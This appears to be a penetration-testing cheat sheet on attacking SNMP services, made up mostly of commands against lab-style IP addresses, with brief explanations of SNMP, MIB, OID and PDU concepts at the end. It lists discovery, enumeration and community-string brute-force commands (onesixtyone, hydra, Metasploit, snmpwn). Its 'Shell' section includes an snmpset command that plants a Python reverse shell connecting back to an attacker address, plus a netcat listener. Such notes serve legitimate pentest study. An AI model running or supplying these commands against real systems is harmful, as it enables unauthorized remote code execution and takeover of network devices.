
Resources
- SNMP Deep Dive
- What is SNMP : https://www.solarwinds.com/assets/solarwinds/swresources/tech-tip/a_guide_to_understanding_snmp.pdf
- By splunk : https://www.splunk.com/en_us/blog/learn/snmp-monitoring.html
- By checkmk : Part1 | Part2
- MIB VS OID : https://www.netadmintools.com/snmp-mib-and-oids/
- Server Vyos : https://vyos.net/get/nightly-builds/
- SNMP in vyos : https://docs.vyos.io/en/latest/configuration/service/snmp.html
- Exploitation
- By hackingarticles : https://www.hackingarticles.in/snmp-lab-setup-and-penetration-testing/
- By rapid7 : https://www.rapid7.com/blog/post/2016/05/05/snmp-data-harvesting-during-penetration-testing/
- By blackhillsinfosec : https://www.blackhillsinfosec.com/snmp-strings-attached/
Cheat Sheet
- By secybr : https://secybr.com/posts/snmp-pentesting-best-practicies/
- snovvcrash : https://ppn.snovvcra.sh/pentest/infrastructure/snmp
Commands
- Dependance
apt-get install snmp-mibs-downloader download-mibs - Discovery
- Nmap
nmap -sU -p161,162 10.129.191.228 -sV nmap -vv -sV --version-intensity=5 -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 10.129.191.228 nmap --script "snmp* and not snmp-brute" 10.129.191.228 -sU -p161,162 - snmpstatus
snmpstatus -v2c -c 'public' 10.129.191.228 - nc
nc -nv 10.129.191.228 161 - snmpset
snmpset -v2c -c public 10.129.254.170 1.3.6.1.2.1.1.4.0 s "SecurityTest" # check access level
- Nmap
- Enumerations
- snmpwalk
snmpwalk -v2c -c public 10.129.191.228 snmpwalk -v2c -c public 10.129.191.228 NET-SNMP-EXTEND-MIB::nsExtendOutputFull - snmp-check
snmp-check 10.129.191.228 -c public
- snmpwalk
- Shell
- snmpset
snmpset -m +NET-SNMP-EXTEND-MIB -v 2c -c public 10.129.254.170 'nsExtendStatus."command10"' = createAndGo 'nsExtendCommand."command10"' = /usr/bin/python3.6 'nsExtendArgs."command10"' = '-c "import sys,socket,os,pty;s=socket.socket();s.connect((\"10.10.14.84\",8999));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/sh\")"' # Need read write - nc
rlwrap nc -nlvp 8999
- snmpset
- Bruteforce
- Community String
onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt 10.129.191.228 onesixtyone 10.129.191.0/24 public msf> use auxiliary/scanner/snmp/snmp_login # Metasploit nmap -sU --script snmp-brute 10.129.191.228 -p161,162 hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt 10.129.191.228 snmp ./snmpwn.rb --hosts hosts.txt --users users.txt --passlist passwords.txt --enclist passwords.txt - OID
braa public@10.129.191.228:.1.3.6.* # The manufacturer of a device might add custom, undocumented OIDs for their own internal diagnostics or features. These OIDs won't be in the standard MIB, so snmpwalk will walk right past them without knowing they exist.
- Community String
- Post Exploitation
grep ".1.3.6.1.2.1.1.1.0" snmp.txt # Device name
grep -i "trap"  snmp.txt # Traps
grep -i "login\|fail" snmp.txt # logs
grep -E -o "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b" snmp.txt # Emails
Tools
- snmp-shell : https://github.com/mxrch/snmp-shell
- snmpwn : https://github.com/hatlord/snmpwn
Notes
Key SNMP Concepts for Pentesting
SNMP (Simple Network Management Protocol)

- What it is: The language or protocol used to manage and monitor network devices like routers, servers, and printers. It typically uses UDP port 161.
NMS (Network Management Station)

- What it is: The central server that runs the monitoring software. This is the “manager” that sends out SNMP requests to poll devices for information
- Analogy: The security guard’s central monitoring desk where all the camera feeds and alarms are displayed.
MIB (Management Information Base)
- What it is: A structured database on a managed device that defines every piece of queryable information (like CPU usage, network traffic, usernames). Each piece of data has a unique address called an Object Identifier (OID). There are two types of MIBs: scalar and tabular. Scalar objects define a single object instance whereas tabular objects define multiple related object instances grouped in MIB tables.
- Analogy: The legend or index for a device’s control panel. It tells you that OID
1.3.6.1.2.1.25.4.2.1.2corresponds to “Running Processes.”
PDU (Protocol Data Unit)
- What it is: The actual SNMP message packet that is sent between the NMS and the device. It contains the command and the data.
- Analogy: The specific instruction sent to a device (e.g., “Report status now”) or the report sent back (“CPU is at 50%”)
Tips
- When used with Transport Layer Security or Datagram Transport Layer Security, requests are received on port
10161and notifications are sent to port10162.